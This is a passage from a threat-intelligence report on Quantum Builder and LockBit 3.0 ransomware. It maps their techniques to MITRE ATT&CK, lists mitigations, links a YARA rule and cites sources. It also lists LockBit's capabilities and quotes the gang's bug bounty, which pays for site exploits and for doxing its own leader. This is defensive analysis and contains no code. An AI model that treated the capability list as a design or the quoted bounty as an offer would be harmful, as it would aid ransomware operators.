


Figure 4: In second step, malicious payload can be seen in startup folder.



Quantum Builder MITRE ATT&CK Matrix

Execution

ATT&CK ID	Name	Tactics	Description
T1059.001	PowerShell	* Execution	Adversaries may abuse PowerShell commands and scripts for execution.

Privilege Escalation

T1055	Process Injection	* Privilege Escalation * Defense Evasion	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges.
-------	-------------------	---	---

Defense Evasion

T1112	Modify Registry	* Defense Evasion	Adversaries may interact with the Windows Registry to hide config information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.
T1070.004	File Deletion	* Defense Evasion	Adversaries may delete files left behind by the actions of their intrusion activity.
T1055	Process Injection	* Privilege Escalation * Defense Evasion	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges.
T1218.005	Mshta	* Defense Evasion	Adversaries may abuse mshta.

Credential Access

T1056.004	Credential API Hooking	* Credential Access * Collection	Adversaries may hook into Windows API functions to collect user credentials.
-----------	------------------------	-------------------------------------	--

Discovery

T1012	Query Registry	* Discovery	Adversaries may interact with the Win* Registry to gather info* about the system, config, and installed software
T1082	System Information Discovery	* Discovery	An adversary may attempt to get detailed information about the OS and hardware, including version, patches, hotfixes, service packs, and arch.

Lateral Movement

T1021.001	Remote Desktop Protocol	* Lateral Movement	Adversaries may use Valid Accounts to log into a computer using the RDP
-----------	-------------------------	--------------------	---

Collection

T1056.004	Credential API Hooking	* Credential Access * Collection	Adversaries may hook into Windows API functions to collect user credentials.
-----------	------------------------	-------------------------------------	--

Command and Control

T1573	Encrypted Channel	* Command and Control	Adversaries may employ a known ...
-------	-------------------	-----------------------	------------------------------------

Impact

T1486	Data Encrypted for Impact	* Impact	Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources.
-------	---------------------------	----------	---



Recommendations and Mitigations

- Make sure your network devices software is up to date.
- Have an experienced incident response support.
- Use EDR/XDR solutions which is actively supplied with new intel
- It is recommended to follow TTPs and simulate your corporate infrastructures against the techniques of the relevant malware and others and tighten the security products with reference to these tactics and techniques.

Although the clauses are valid for most threats, they are necessary for hardening.



05 | Lockbit 3.0

With release of Lockbit 3.0, the Lockbit Ransomware has taken all the spotlights to itself recently. It seems like they also did a lot of branding work.



Lockbit 3.0 Promotion Poster

Lockbit Ransomware is written in C and assembly languages. Malware uses combination of AES algorithm and ECC. The Lockbit team, which is thought to be based in Russia, claims that the encryption algorithm they used is still not solved after 2 years.



The program has been underway since September 2019, it is designed in origin C and ASM languages without any dependencies. Encryption is implemented in parts via the completion port (I/O), encryption algorithm AES + ECC. During two years none has managed to decrypt it.

*Publications made by Lockbit Group. Kaynak: http://Lockbitapt*****.onion*


Features

- Command & Control panel that can be accessed using Tor.
- Communication with victims via Tor.
- Discovery of decryption tools.
- Ability to scan Local network to enumerate open ports and servers that use services like DFS, SMB WebDav.
- Spreads through domain without needing any scripts.
- Ability to close processes and services that could prevent malware from running properly.
- Ability to block processes that could prevent ransomware from encrypting files.
- Removal of Shadows Copies from Windows systems.
- Ability to open other devices connected to the network using Wake-on-Lan.
- Ability to create hidden partitions on Physical disc.
- Ability to corrupt logs in compromised systems.

Additionally, Lockbit group started a new Bug Bounty program to be informed about bugs in their locker, website and more.


Bug Bounty Program

We invite all security researchers, ethical and unethical hackers on the planet to participate in our bug bounty program. The amount of remuneration varies from \$1000 to \$1 million.




Web Site Bugs

XSS vulnerabilities, mysql injections, getting a shell to the site and more, will be paid depending on the severity of the bug, the main direction is to get a decryptor through bugs web site, as well as access to the history of correspondence with encrypted companies.




Locker Bugs

Any errors during encryption by lockers that lead to corrupted files or to the possibility of decrypting files without getting a decryptor.




Brilliant Ideas

We pay for ideas, please write us how to improve our site and our software, the best ideas will be paid. What is so interesting




Doxing

We pay exactly one million dollars, no more and no less, for doxing the affiliate program boss. Whether you're an FBI agent or a very clever hacker who knows how to find anyone, you can write us a TOX messenger, give us your boss's name, and get \$1 million in bitcoin or monero for it.




TOX messenger

Vulnerabilities of TOX messenger that allow you to intercept correspondence, run malware, determine the IP address of the interlocutor and other interesting vulnerabilities.



Tor network

Any vulnerabilities which help to get the IP address of the server where the site is



Lockbit Bug Bounty Program page. Kaynak: http://Lockbitapt*****.onion



Lockbit 3.0 MITRE ATT&CK Matrix

Defense Evasion

T1036	Masquerading	* Defense Evasion	Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools.
T1112	Modify Registry	* Defense Evasion	Adversaries may interact with the Windows Registry to hide config information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.
T1027.002	Software Packing	* Defense Evasion	Adversaries may perform software packing or virtual machine software protection to conceal their code.
T1070.004	File Deletion	* Defense Evasion	Adversaries may delete files left behind by the actions of their intrusion activity

Credential Access

T1056.004	Credential API Hooking	* Credential Access * Collection	Adversaries may hook into Windows API functions to collect user credentials
-----------	------------------------	-------------------------------------	---

Discovery

T1012	Query Registry	* Discovery	Adversaries may interact with the Windows Registry to gather information about the system, config, and installed software
T1057	Process Discovery	* Discovery	Adversaries may attempt to get information about running processes on a system.
T1010	Application Window Discovery	* Discovery	Adversaries may attempt to get a listing of open application windows.
T1082	System Information Discovery	* Discovery	An adversary may attempt to get detailed information about the OS and hardware, including version, patches, hotfixes, service packs, and arch.

Collection

T1056.004	Credential API Hooking	* Credential Access * Collection	Adversaries may hook into Windows API functions to collect user credentials.
T1114	Email Collection	* Collection	Adversaries may target user email to collect sensitive information.

Command and Control

T1573	Encrypted Channel	* Command and Control	Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol.
-------	-------------------	-----------------------	--



Recommendations and Mitigations

- Backup your data.
- Install software from trusted resources only.
- Make sure to check extensions of e-mail attachments.
- Check if your Security software's are active and up to date.
- It is recommended to follow TTPs and simulate your corporate infrastructures against the techniques of the relevant malware and others and tighten the security products with reference to these tactics and techniques.

Although the clauses are valid for most threats, they are necessary for hardening.

YARA Rule for Lockbit 3.0

You can use YARA rule found in the link below.

https://github.com/interprobe/lockbit3.0detect_v2-byInterProbe.yara



References

01 | BlackCat

- <https://securelist.com/a-bad-luck-blackcat/106254/>
- <https://thehackernews.com/2022/06/blackcat-ransomware-gang-targeting.html>
- <https://www.microsoft.com/security/blog/2022/06/13/the-many-lives-of-blackcat-ransomware/>
- <https://www.bleepingcomputer.com/news/security/microsoft-exchange-servers-hacked-to-deploy-blackcat-ransomware/>
- <https://www.theregister.com/2022/06/15/blackcat-ransomware-microsoft/>
- <https://www.microsoft.com/security/blog/2022/05/09/ransomware-as-a-service-understanding-the-cybercrime-gig-economy-and-how-to-protect-yourself/#defending-against-ransomware>
- <https://www.hybrid-analysis.com/sample/731adcf2d7fb61a8335e23dbee2436249e5d5753977ec465754c6b699e9bf161/62492d3ea2ebe2795a1d95cc>

02 | MaliBot

- <https://www.joesandbox.com/analysis/649657/0/html>
- <https://www.f5.com/labs/articles/threat-intelligence/f5-labs-investigates-malibot>
- <https://www.enigmasoftware.com/tr/malibot-cikarma/>
<https://www.hybrid-analysis.com/sample/b12dd66de4d180d4bbf4ae23f66bac875b3a9da455d9010720f0840541366490/62b99f75ce685e275e723eaa>

03 | HUI Loader

- <https://blogs.ipcert.or.jp/en/2022/05/HUILoader.html>
- <https://www.secureworks.com/research/bronze-starlight-ransomware-operations-use-hui-loader>
- <https://www.hybrid-analysis.com/sample/5b56c5d86347e164c6e571c86dbf5b1535eae6b979fede6ed66b01e79ea33b7b/622ed5c1f95d231b1644bebb>

04 | Quantum Builder

- <https://blog.cyble.com/2022/06/22/quantum-software-Ink-file-based-builders-growing-in-popularity/>
- <https://www.bleepingcomputer.com/news/security/new-dogwalk-windows-zero-day-bug-gets-free-unofficial-patches/>
- <https://www.hybrid-analysis.com/sample/b9899082824f1273e53cbf1d455f3608489388672d20b407338ffeecefc248f1>

05 | Lockbit 3.0

- <https://www.zdnet.com/article/Lockbit-ransomware-operator-for-a-cybercriminal-the-best-country-is-russia/>
- <https://www.bleepingcomputer.com/news/security/Lockbit-30-introduces-the-first-ransomware-bug-bounty-program/>
- <https://www.securityweek.com/Lockbit-30-ransomware-emerges-bug-bounty-program>
- http://Lockbitapt*****.onion
- <https://www.hybrid-analysis.com/sample/d61af007f6c792b8fb6c677143b7d0e2533394e28c50737588e40da475c040ee>
- <https://twitter.com/cPeterr/status/1543692271186579459>

